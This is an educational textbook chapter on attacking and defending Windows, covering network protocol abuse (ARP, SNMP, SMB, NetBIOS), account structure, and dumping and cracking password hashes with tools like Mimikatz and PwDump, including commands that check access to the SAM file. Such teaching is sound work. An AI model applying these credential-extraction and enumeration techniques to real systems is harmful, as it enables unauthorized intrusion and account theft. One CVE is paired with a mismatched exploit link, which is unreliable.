MODULE 3

HACKING THE OPERATING SYSTEM

Hacking the Windows Operating System: Exploiting the Windows OS, Exploiting Windows Networking, Exploiting Windows Authentication, User Authentication and Movement.
Hacking the Linux Operating System: Exploring the Linux File System, Exploiting the Linux OS, Exploiting Linux Networking and Authentication.

3.1 HACKING THE WINDOWS OPERATING SYSTEM

Up until now, in our journey, we have spent time mostly on ideas and theory at a 10,000-foot view of security and exploitation. Here, we begin to dive into the details and operations of compromising and defending the Windows **operating system** (**OS**). Before we begin, it is important to reiterate that this chapter assumes the groundwork discussed in the earlier chapters is complete, including footprinting, scanning, and enumeration.

Attacking Windows systems involves four key aspects: the **Windows OS**, **Windows Networking**, **Windows Services and Applications**, and **Windows Authentication**. Once one of these areas has been compromised and access has been gained, the second part of exploitation begins; this includes **privilege escalation**, **establishing persistence**, and **lateral movement**. Meanwhile, the defenders are trying to detect, isolate, and mitigate such activity on the network. For defenders, we can take what we learn about attackers and apply those lessons to fortify the systems under our control using policies, procedures, and tools to mitigate the attacker's activities.

The Windows security paradigm will be discussed from the ground up, starting with components that are visible to the user interface and moving on to internal systems that handle decision-making and verification.

3.2 EXPLOITING THE WINDOWS OS

Securing the Windows OS can be a daunting task for the uninitiated, and if you add Windows networking, which we will discuss later, the task can be that much more

complicated. So, why is Windows less secure than, say, Linux and OSX? or is there something else we need to consider? Microsoft has largely adopted a backward compatibility stance to its operating system. This has meant that applications developed in earlier versions of the OS still work in later versions. This also means that, in some cases, the underlying compatibility also brought any pre-existing security issues forward as well. Additionally, Windows dominates the desktop install base, taking nearly 75% of the market, making for a target-rich environment, so to speak. Now, let's Look closer at Windows and see what's under the hood. In its default fresh installation, Windows is a complex environment providing services and functions that work together to allow the operator to perform the tasks they wish to complete. We are going to look at these functions and interoperability first.

Windows comes in two forms: **workstation** and **server**. They are nearly identical, with the only differing factors being storage, memory, CPU cores, and network connections. Simply put, a server just supports more simultaneous connections and processes than workstations. Now, everything else discussed in this section applies to both servers and workstations.

The Windows OS itself, with no applications installed, is difficult to exploit as long as it has been updated and patched on a regular basis. However, this could be said for most operating systems without any applications. The point is most exploits and vulnerabilities exist through applications and not the operating system. That being said, the exploitation of the operating system can and does occur and mostly consists of data handling or protocol implementation issues.

Important note

One of the reasons Windows services are targeted is because of the ubiquity of Windows machines on networks and the fact that many services operate with SYSTEM-level privileges. Exploits are constantly released publicly and incorporated into vulnerability scanners and exploit frameworks such as Metasploit.

On a system level, Windows performs many operations, which is an intensive effort to keep all operations and tasks in check. Apart from just providing a GUI or system to work with,

Windows has to manage its network connectivity and resources, memory allocation, disk and storage access, and whatever devices are connected to the system. Within all this interconnectivity is where security holes can be found; they can either exist from a lack of security implementation to programming errors. Let's look at two such vulnerabilities in Windows that have nothing to do with any application installation.

Windows SMB denial of service vulnerability (CVE-2022-32230)

Server Message Block (**SMB**) is a protocol used by Windows to share files on a network. This vulnerability occurred because the protocol did not properly deal with malformed requests, causing a denial of service (see https://nvd.nist.gov/vuln/detail/CVE-2022-32230).

Windows print spooler elevation of privilege vulnerability (CVE-2022-38028)

This particular vulnerability is a flaw in the implementation of the print spooler service, which, when exploited, escalates privileges to SYSTEM. Microsoft has information about what OS versions are affected here: https://msrc.microsoft.com/update-guide/en-US/advisory/ CVE-2022-38028. In addition, Metasploit has an exploit module for this as well, which can be found here: https://github.com/rapid7/metasploit-framework/blob/master/ modules/exploits/windows/local/cve_2022_21882_win32k.rb.

As already stated, both of these vulnerabilities exist at the operating system level and are not related to any specific application in mind. Now that we have a better understanding of the context on the topic of exploiting Windows, let's take a deeper look by starting with device drivers.

Exploiting Windows device drivers

When Windows boots, it performs a series of operations before presenting an interface for users to interact with. During this process, the system loads tiny programs called **drivers**; these programs provide basic functions that allow the operating system to interact with different devices attached to the machine, such as the mouse, display, hard drive, printer, and USB. One method of exploiting Windows is to replace these driver files with their own

driver, which introduces malicious code. Attackers can perform this operation in one of three ways:

1. Once they have exploited a system, they can use their access to install the malicious program.
2. Once they have exploited a system, they can use their access to download and overwrite the specific driver or file.
3. The attacker can compromise the vendor and inject their code into their deployment structure.

While each of these attacks is a way to get malicious drivers onto a machine, the third one, which is also known as a **supply chain attack**, has been gaining popularity as a means of compromising larger numbers of systems and organizations. Some recent attacks falling into this category include the following:

- The 2018 attack on ASUS took advantage of the automatic update feature to install malware on the system and impacted as many as 500,000 systems.
- The 2020 attack on SolarWinds, where a backdoor, known as SUNBURST, was injected into the Orion IT update tool.
- The 2021/2022 NPM supply chain attack, where dozens of NPM modules containing malicious JavaScript were downloaded. One such package, called icon-package, had over 17,000 downloads and was designed to exfiltrate data to several attacker-controlled domains.

Now, let's get into greater detail about Windows exploitation, starting with networking.

3.3 EXPLOITING WINDOWS NETWORKING


There are many networking protocols that Windows supports, offering the potential for abuse. This might come from how Microsoft implemented them or just how they are implemented in the environment. Some of the key network protocols include the **Address Resolution Protocol** (**ARP**), **Simple Network Management Protocol** (**SNMP**), **Server Message Block** (**SMB**), and **NetBIOS**. Let's discuss these in detail in the following sections.

Address Resolution Protocol

ARP is a protocol that connects network devices to a network switch by matching their **media access control** (**MAC**) address assigned to the **network interface card** (**NIC**) to their **internet protocol** (**IP**) address assigned by the network. Without ARP, a host is not able to get the hardware address of the host they are attempting to communicate with. The LAN keeps a table that maps IP addresses to the MAC addresses of the different devices. This is known as a **content-addressable memory** (**CAM**) table, which includes both the endpoints and routers on that network.

Now that we know how ARP works, how can it be exploited? There are several ways to exploit this protocol, but we are going to focus on two of them:

- **ARP flood**, sometimes known as **MAC flooding**, is the simplest of the attacks. It involves overloading the switches by flooding them with ARP replies, which the switch attempts to cache in its CAM table. When overloaded, the switch is no longer able to effectively match IP addresses to a MAC address and, subsequently, begins sending all switch traffic to all devices on the switch. At this point, the switch acts like a hub, and as a result, the attack can capture all switch traffic using sniffing software.



Example of an ARP flood attack

- The **ARP poisoning/spoofing attack** is a **man-in-middle attack** that is also based on the ARP protocol. In this instance, the attacker has eavesdropped on LAN activity, likely through an ARP flood, but this can be done with an **Internet Control Message Protocol** (**ICMP**) request as well. Once the attacker has the list of devices, they use ARP flood against the devices instead of the switch itself. The difference is that each ARP reply message is faked, telling all devices on the LAN that the default gateway is the attacker's machine. Once acknowledged by the devices, the attacker is in the middle of communications and can inspect and manipulate traffic on the LAN. This type of activity is more complicated than the ARP flood itself. Tools such as **Ettercap** and **Bettercap** can be used to manage the man-in-the-middle attack as well as manipulate

clients on the network to go to malicious websites or download malware for further exploitation.

Simple network management protocol

SNMP is a protocol used to collect information about devices on the network and is widely used for monitoring and managing devices. Examples include low disk space, high CPU or RAM utilization, and security violations. To do this, SNMP uses small configuration files called **management information bases** (**MIBs**) on the client that act like an agent. This agent then listens for queries from a manager to report the data it has, and the manager just needs to provide the correct **community string**, which is the same for both the agent and the manager. The default community string for all SNMP installations is either **public** or **private**, but it can easily be changed (yet rarely is) because many network administrators do not take the time to set up and maintain it. Additionally, SNMP implementations largely transmit in **cleartext**, which means they are subject to capture by a network sniffer. One exception to that is SNMP version 3, which uses encryption.

Now that we know what the protocol is used for, how can it be exploited by attackers? There are three areas where SNMP can be used or exploited:

- The first, which was already alluded to, is to use a **network sniffer** to capture the SNMP communications between managers and agents to obtain the community string or information from the devices. This can include statistics about hardware, interface traffic, services, users, groups, route tables, listening ports, running processes, and much more. Besides collecting information from the device, this can also be used for post-exploitation reconnaissance.
- The next way to exploit SNMP is to pose as an **SNMP manager**, providing the correct community string and enumerating what information the MIBs can provide.
- The last exploit we will discuss here is to exploit the implicit trust that the SNMP managers have themselves by **injecting false, misleading, or improperly formatted data** for ingestion by the management system. This could be used to hide attacker activity, send staff to look at other systems while an attack is underway, or possibly buffer overflow or command injection in the management system.

Metasploit, which is an exploit framework, has several modules that cover SNMP exploitation, including scanning and enumeration, exploitation, and brute forcing. In addition to Metasploit, there are several other SNMP tools that attackers can leverage, including the following:

- **Onesixtyone**: This tool is a standalone SNMP scanner by Solar Designer.
- **Snmpcheck**: This tool is designed to enumerate information from a target system.
- **Snmpblow**: This tool is designed to retrieve the configuration of a Cisco router or switch.
- **Snmpset**: This tool is designed to upload changed configurations to a Cisco router or switch.
- **Snmpwalk**: This tool is designed to enumerate the network using SNMP GETNEXT requests.

For defenders, what steps can you take to help protect your network while still being able to use SNMP for its intended purpose of monitoring? Here are some considerations to protect against SNMP vulnerabilities and unwanted access:

- Disable SNMP on hosts that are not being monitored.
- Change the default community strings.
- Block SNMP traffic to ports 161 and 162 from anything not authorized to access.
- When setting SNMP security levels, avoid NoAuthNoPriv and use AuthNoPriv or AuthPriv (SNMPv3); this enables encryption.
- Configure SNMP users with views (SNMPv3).

Server Message Block

The SMB protocol in Windows is used for resource sharing. Resources such as printing, file sharing, or others can be hosted and retrievable via the SMB protocol. An authorized user or application can access resources within a network. It runs over port 139 or 445. The

SMB protocol is natively supported by Windows; however, for Linux, a **Samba server** needs to be installed because Linux does not support SMB protocols. Client computers using SMB connect to a supporting server using NetBIOS over TCP/ IP, **Internetwork Packet Exchange/Sequence Packet Exchange** (**IPX/SPX**), or **NetBIOS Extended User Interface** (**NetBEUI**). The following are SMB version details:

- **Common Internet File System** (**CIFS**): SMB's earlier iteration, which debuted in Microsoft Windows NT 4.0 in 1996
- **SMB 1.0 / SMB1**: Windows 2000, XP, Windows Server 2003, and Windows Server 2003 R2 all employed this version
- **SMB 2.0 / SMB2**: Used by Windows Vista and Windows Server 2008
- **SMB 2.1 / SMB2.1**: Windows 7 and Windows Server 2012 implementation
- **SMB 3.0 / SMB3**: This version was used in Windows 8 and Windows Server 2012
- **SMB 3.02 / SMB3**: Versions of Windows 8.1 and Windows Server 2012 R2 use this version
- **SMB 3.1**: This is the latest version used in Windows Server 2012+ and Windows 10+

SMB has been the subject of a number of vulnerabilities, and depending on which version of SMB the system is running, the attack can take full advantage of the system. With an exploit framework such as Metasploit, several modules can be employed, including the following:

- smb_enumshares: To get a list of shares from a target
- smb_enumusers: To get a list of users
- smb_ms17-010: The Eternal Blue exploit, https://learn.microsoft.com/en-us/ security-updates/SecurityBulletins/2017/ms17-010
- psexec: Runs psexec commands on a remote host
- download_file: Download a file
- upload_file: Upload a file

In addition to these, SMB exploits and activities are a favorite of attackers and are commonly seen in the deployment and execution of ransomware.

NetBIOS

Network Basic Input/Output System (**NetBIOS**) enables communication within a local network between various programs running on various computers. The NetBIOS service uses TCP port 139. **NetBIOS over TCP** (**NetBT**) uses the following TCP and UDP ports:

- UDP port 137 (name services)
- UDP port 138 (datagram services)
- TCP port 139 (session services)

By using NetBIOS enumeration, an attacker can discover the following:

- A list of machines within a domain
- File and printer sharing
- Usernames and passwords
- Group information and policies

Each NetBIOS device on the network must have a unique name to identify it. This NetBIOS name consists of two parts: **the NetBIOS name**, which can be up to 15 characters in length, and a **1-byte hexadecimal character** added to the end that describes the kind of service or function the device offers. The 15-character name can be the name of the computer, the domain, or the user who is currently signed in.

NetBIOS names are classified into several types, depending on their suffix. There can also be multiple entries for the name if it provides more than one service. Some common NetBIOS names and suffixes are the following:

First 15 Characters	Suffix (Hex)	Service

Computer name	00	Workstation service
Domain name	00	Domain name

Computer name	03	Messenger service
Username	03	Messenger service
Computer name	06	Remote access server (RAS) service
Computer name	20	File server service
Computer name	21	RAS client service
Domain name	1B	Domain master browser
Domain name	1C	Domain controllers
Domain name	1D	Master browser
Domain name	1E	Browser service election

NetBIOS suffix and name list

By understanding these returned codes, attackers can focus on targets of interest. They will know a domain controller will contain accounts, passwords, and possibly **domain-naming service** (**DNS**) information, whereas a file server, as the name suggests, will have file shares and data important to the organization.

Now that we know something about NetBIOS, let's look at how we enumerate it to collect information about the network and devices attached.

NetBIOS enumeration tool

The nbstat command is part of Windows and is a useful tool for displaying information about NetBIOS over TCP/IP. Additionally, information such as NetBIOS name tables, name caches, and other data are displayed using it. To run nbstat, use the following command:

```
Nbtstat.exe -a <NetBIOS name of the remote system>
Nbtstat.exe -A <IP Address of the remote system>
```

The nbtstat command can be used along with several options. There are several switches that can be used with nbtstat. Let's look at some of them:

- -a: Lists the remote machine NetBIOS name table when a name is supplied
- -A: Lists the remote machine NetBIOS name table when an IP address is supplied
- -c: Lists the NetBIOS name cache information
- -n: Lists the local NetBIOS names
- -s: Lists the NetBIOS sessions table, converting the IP addresses to NetBIOS names
- -S: Lists the NetBIOS sessions table along with the IP address

The following is an example nbtstat output that looks at the local NetBIOS names list:

```
C:\Windows\System32>nbtstat -n
Local Area Connection:
Node IpAddress: [172.16.255.10] Scope Id: []

                NetBIOS Local Name Table

       Name               Type         Status
    ---------------------------------------------
    ..__MSBROWSE__.<01>  GROUP       Registered
    WIN7GOAT      <20>   UNIQUE      Registered
    WIN7GOAT      <00>   UNIQUE      Registered
    EVIL          <00>   GROUP       Registered
    EVIL          <1E>   GROUP       Registered
    EVIL          <1D>   UNIQUE      Registered
```

Once listed, the attacker can leverage other switches, such as -a and those supplying the machine names, to get its NetBIOS listing table. While this can be a slow process, it is a very stealthy way for an attacker to gather telemetry on a network without tripping any alarms.

There are other tools that will perform NetBIOS enumeration; however, nbtstat.exe is available on all Windows systems. These are but a few of the network protocols supported by Windows. Each protocol introduced to the system increases the attack surface and offers a greater possibility for exploitation than only maintenance, strong security posture, and monitoring, which can help mitigate Windows networking threats. Now, let's look at another attack area: Windows authentication.

3.4 EXPLOITING WINDOWS AUTHENTICATION

Before we can exploit Windows authentication, we first must understand how it works, as well as the accounts, groups, and processes involved.

Everything executed in Windows will take place in the context of a user account, even low-level security provider modules. The user account contains a **security identifier** (**SID**). This SID determines the trusts and permissions afforded to the user and what operations that account can perform. For example, the **SYSTEM** account has access to the core operating system and is used by many applications as its running account in order to get the level of access needed to perform their tasks. If you launch **Task Manager** on your machine and select **Details**, the screen will show all the running processes and the user context of each process in the **User name** column. An example of the **Task Manager** dialog box with user context can be seen in the following figure:

Name	PID	Status	User name
svchost.exe	4324	Running	LOCAL SERVICE
svchost.exe	1708	Running	LOCAL SERVICE
svchost.exe	672	Running	LOCAL SERVICE
WUDFHost.exe	684	Running	LOCAL SERVICE
WmiPrvSE.exe	13656	Running	NETWORK SERVICE
dasHost.exe	4160	Running	NETWORK SERVICE
svchost.exe	1064	Running	NETWORK SERVICE
svchost.exe	2376	Running	NETWORK SERVICE
SearchProtocolHost.exe	3020	Running	shane
ShellExperienceHost.exe	5768	Suspended	shane
Microsoft.Photos.exe	752	Suspended	shane
StartMenuExperienceHost.exe	20388	Running	shane
Snagit32.exe	15088	Running	shane
SnagitEditor.exe	8664	Running	shane
SnagPriv.exe	19204	Running	shane
StartMenuExperienceHost.exe	20388	Running	shane
steam.exe	3564	Running	shane
steamwebhelper.exe	10932	Running	shane
System	4	Running	SYSTEM
System Idle Process	0	Running	SYSTEM
System interrupts	-	Running	SYSTEM
unsecapp.exe	6316	Running	SYSTEM
UploaderService.exe	4992	Running	SYSTEM
vmnat.exe	5096	Running	SYSTEM
vmnetdhcp.exe	5052	Running	SYSTEM
vmware-authd.exe	5024	Running	SYSTEM
vmware-hostd.exe	7028	Running	SYSTEM
vmware-usbarbitrator64.exe	5044	Running	SYSTEM
wininit.exe	756	Running	SYSTEM
winlogon.exe	13700	Running	SYSTEM

Process list with user context

As you can see from the preceding screenshot, there are many processes running under different security contexts, and only a small fraction of the running applications are executing under the logged-in user. This is because user accounts on their own do not have enough rights to perform the needed operations. Let's take a look at some of these Windows accounts.

Multiple default user accounts are created by a Windows installation, each with a unique set of permissions. These users provide support for the various subprocesses employed by

Windows; however, their operation does not necessarily require administrative or total system access to accomplish their tasks. The following table shows some of the default users, groups, and security principles created during a Windows installation:

Account	**Account Type**	**Description**
Administrator	Login Account	This login account has full control of the system. This account cannot be deleted but can be renamed.
Default Account	Login Account	This account (disabled by default) is also known as the Default System-Managed Account (DSMA) and is not associated with any user. It can be leveraged to execute programs that are either multi-user-aware or user-agnostic.
Guest	Login Account	This account allows users to log in; however, they cannot make system changes or install applications. This account has been deprecated in Windows 10 and will not show up in later versions.
WDAGUtilityAccount	Login Account	This account is also known as Windows Defender Application Guard and is part of later versions of Windows 10+ and Microsoft Edge to isolate browser sessions.
Authenticated Users	Security Principle	This principle provides basic rights to any session in which authentication has been presented.
Everyone	Security Principle	Like Authenticated Users, this principle provides basic rights to a session. However, no authentication is needed or takes place.

LOCAL SERVICE	Security Principle	This principle has the same level of access as Users. However, services that run as the local service account access network resources as a null session without credentials.
SYSTEM	Security Principle	This principle acts very similar to the Administrator accounts. In the Windows user model, the SYSTEM account has the greatest level of privilege. SYSTEM comes in to play when elements of the operation system, such as the Local Security Authority Subsystem (LSASS) and the Session Management Subsystem (SMSS)—which are in operation before a user logs in— have to be granted some form of ownership.
Administrators	Security Group	This security group provides administrative privileges to the system. The Administrator is automatically added to this group. Other Users can be added to this group to gain the same level privilege.

Backup Operators	Security Group	This group grants the right to access files, regardless of permissions, as part of backup and restore operations.
Guests	Security Group	This is a built-in group with very limited privileges. The Guest account is the only member by default. The profile is removed when a member of the Guests group checks out. This includes all data kept in the user's

		%userprofile% directory, such as registry hive data, personalized desktop icons, and other user-specific preferences.
Power Users	Security Group	This is an elevated group beyond Users, allowing members to install applications and make changes to the system.
Users	Security Group	The default group for Users. It allows them to interact with the operating system, save and delete files in their profile, and run applications.

Default Windows user, group, and security principles

Now that we know a little bit about Windows processes, security principles, and users, let's dig deeper into this and how it ties into authentication and how it can be exploited.

1.5 USER AUTHENTICATION AND MOVEMENT

One of the simplest ways to exploit systems through authentication is through **passwords** and **password attacks**. Password attacks can occur in one of three ways:

- The first is to find and **exploit a vulnerability** to gain access to the system. Once the system has been breached, dump the account and password hashes and crack them later off the system. Once the passwords are cracked, the attacker can access the machines(s)/network using multiple accounts. In this example, the exploit preceded the password attack.
- The second way uses the opposite approach, where the attacker performs **automated password guessing** to determine passwords for one or many accounts; this is also known as a **brute force attack**. Brute force attacks can use either a dictionary attack, which is just a list of passwords to try, or an algorithm that supplies a calculated sequence of letters, numbers, and symbols as the password. If successful, the attacker

gains access to target systems from which they can dump account and password hashes and, again, gain access to a machine(s)/network with multiple accounts, or they could proceed to exploit the system in other ways, depending on their access level. In this example, the password attack precedes the exploit.

- There is still another way to get passwords, and this is through **social engineering**; the attacker may use a phishing email to trick the user(s) into giving up their credentials unknowingly to the attacker. This technique will be discussed in greater detail in the *Social Engineering* chapter.

Now, let's delve deeper into attacking passwords, starting with obtaining and extracting passwords.

Obtaining and extracting passwords

Attackers often focus on obtaining as much data as they can in order to use it as a tool for future system conquests after they have an administrator-equivalent position. To begin, attempts are made to get accounts and password hashes. Let's first look at scenarios where attackers target standalone systems and entire networks:

- Attackers might discover user accounts in your network's overall architecture and may want to install additional tools to compromise more of the network. An attack that targets accounts with access to money or where there may be a chance for financial benefit is one example. This is why one of the first post-exploit activities of attackers is to harvest as many usernames and passwords as possible since these credentials can be key to extending exploitation beyond one or two machines to the entire network and possibly even other networks through associations.
- If the attacker has compromised a standalone system that is not part of the Windows domain, the user account and password data are stored locally in a privileged registry hive referred to as the **Security Accounts Manager** (**SAM**). It is located under HKEY_LOCAL_MACHINE\SAM. By default, only the SYSTEM user has permission to access this area. On the actual disk, be it a physical or virtual disk, the SAM data can be found in the file C:\windows\system32\config\ SAM. However, while the machine is

running, these files are locked and cannot be accessed or copied without certain tools. Even if the SAM comes from a standalone system, it may contain credentials that grant access to the enterprise network domain controller, domain member, or other standalone system, thanks to the reuse of passwords by typical users or insecure IT policies.

Account and password information is kept by the domain controller(s) in the **Active Directory** database for systems that are a part of an Active Directory domain. By default, the database is located in C:\windows\windowsds\ntds.dit. It can be configured to be in a different place when the domain controller is being installed, but this is very rare because it is easier to just follow the defaults. A client authenticating to a domain can and will cache the password hashes of recent successful domain logins. This is so users can still log on to the client even when the domain controller isn't available, such as when a laptop user is traveling. Dumping the SAM is also one of the most powerful tools for privilege escalation and trust exploitation because when the attacker has valid credentials, it is difficult to differentiate the attacker's activity from legitimate user activity.

As noted earlier, certain tools can grab the database from a live system, including from memory; these include but are not limited to the following:

- **PwDump**: This is one of the oldest programs for dumping passwords, but it is effective. In order to be effective with PwDump, you will need the following:

 An account with administrator-level privileges

 A machine or domain controller with a share on its PwDump will only extract the IDs and the hash

- **L0phatCrack**, **Ophcrack**, and **Cain**: These are older programs and may not work as effectively on newer versions of Windows. They perform the same basic operations of retrieving the password list and then attempting to crack it. Unlike PwDump, these programs can employ several methods to crack the password, including a dictionary attack, brute force attack, and rainbow table attack (which will all be discussed in detail in the next section).

- **Mimikatz**: This is an open source program that gives hackers access to authentication information, including Kerberos tickets, and allows them to save it. This is then used to further exploit the system and the network.
- **Volume Shadow Copy (VSS) Backups**: Another way attackers may get access to the local SAM database is through VSS shadow copies on the system. To check if VSS has copies, run the following command: vssadmin list shadows and see what it reports. These files are not normally accessible without elevated privileges; however, they have been available to the BUILTIN\Users group in some Windows builds. If this is the case, a user will have read and execute permissions and will be able to open and export anything out of them at will. To check to see if BUILTIN\Users have access to the SAM database, run this command: icacls %windir%\system32\config\sam.

```
C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {47f04c94-c338-47a1-a96c-aaa45c5ecd34}
   Contained 1 shadow copies at creation time: 1/22/2024 10:03:05 AM
      Shadow Copy ID: {410e30a8-d568-491b-b866-27c7a84f34b1}
         Original Volume: (C:)\\?\Volume{ca477617-b15d-41d0-85bd-e5173ba1ce76}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
         Originating Machine: NEXUS
         Service Machine: NEXUS
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessibleWriters
         Attributes: Persistent, Client-accessible, No auto release, Differential, Auto recovered

C:\Windows\system32>icacls %windir%\system32\config\sam
C:\Windows\system32\config\sam NT AUTHORITY\SYSTEM:(F)
                               BUILTIN\Administrators:(F)

Successfully processed 1 files; Failed processing 0 files
```

Example of checking for shadow copies and access rights

This brings us to discussing the different types of attacks and how they work. Let's look at brute force attacks and how they are different from rainbow attacks.

Exploring password-cracking techniques

Once you have the SAM database, how do you extract the user account and password? How are these tools able to do it? Windows has supported a variety of password authentication protocols that use hashes or hashing algorithms as part of the process. These password

protocols have allowed passwords to be more easily compromised through brute force.

The following table describes some of the authentication protocols used by Microsoft. Overall, it shows the general improvement in security each time it's updated:

Authentication Protocol	**Clients**	**Description**
LAN Manager (LM)	Windows 3.1 – NT 4; however, newer clients still use this.	The LM hash is very weak and easily cracked by brute force.
New Technology Lan Manager (NTLM) v1	Windows 2000 and later.	Improved the hashing algorithm; however, this was still easily cracked by brute force.
NTLMv2	Windows 2000 and later.	Same as NTLMv1 with further encryption, making it very difficult to crack using brute force.

Windows Authentication protocols

Brute force attacks using the extracted SAM database involve a dictionary list of passwords to try or formulating a guess for a password and then comparing the hash output of the guess and comparing it to the hash in the database for a match. Let's break that down a little further.

Dictionary cracking

This is the simplest of all the cracking techniques. It takes a list of terms and hashes them one by one, hopefully finding a match. This is usually limited to known words or phrases. You can download dictionaries for foreign languages, scientific terms, and so on. Many of these lists are not only derived from known list types but also from disclosed compromises,

where both the ID and passwords were revealed.

Brute force cracking

Unlike dictionary attacks, brute force just attempts to use an algorithm to generate key combinations until a match is made. This method tends to be very slow and has lost its effectiveness as Windows has implemented complexity requirements.

If you are not already familiar with Microsoft complexity requirements, they are a set of specific criteria that passwords must meet to be acceptable by the Windows operating system as valid. The criteria are as follows:

- The password cannot contain the user's account name or part of the name
- The password must be 6 characters or more in length
- The password must contain characters from three of the following areas:


 Upper case (A – Z)

 Lower case (a – z)

 Base 10 digits (0 – 9)

 Non-alphanumeric characters (e.g. !, $, #, and %)

An example of this type of cracking using Ophcrack is shown in the following screenshot:



Example of password cracking with Ophcrack

Let us discuss another type of password cracking next.

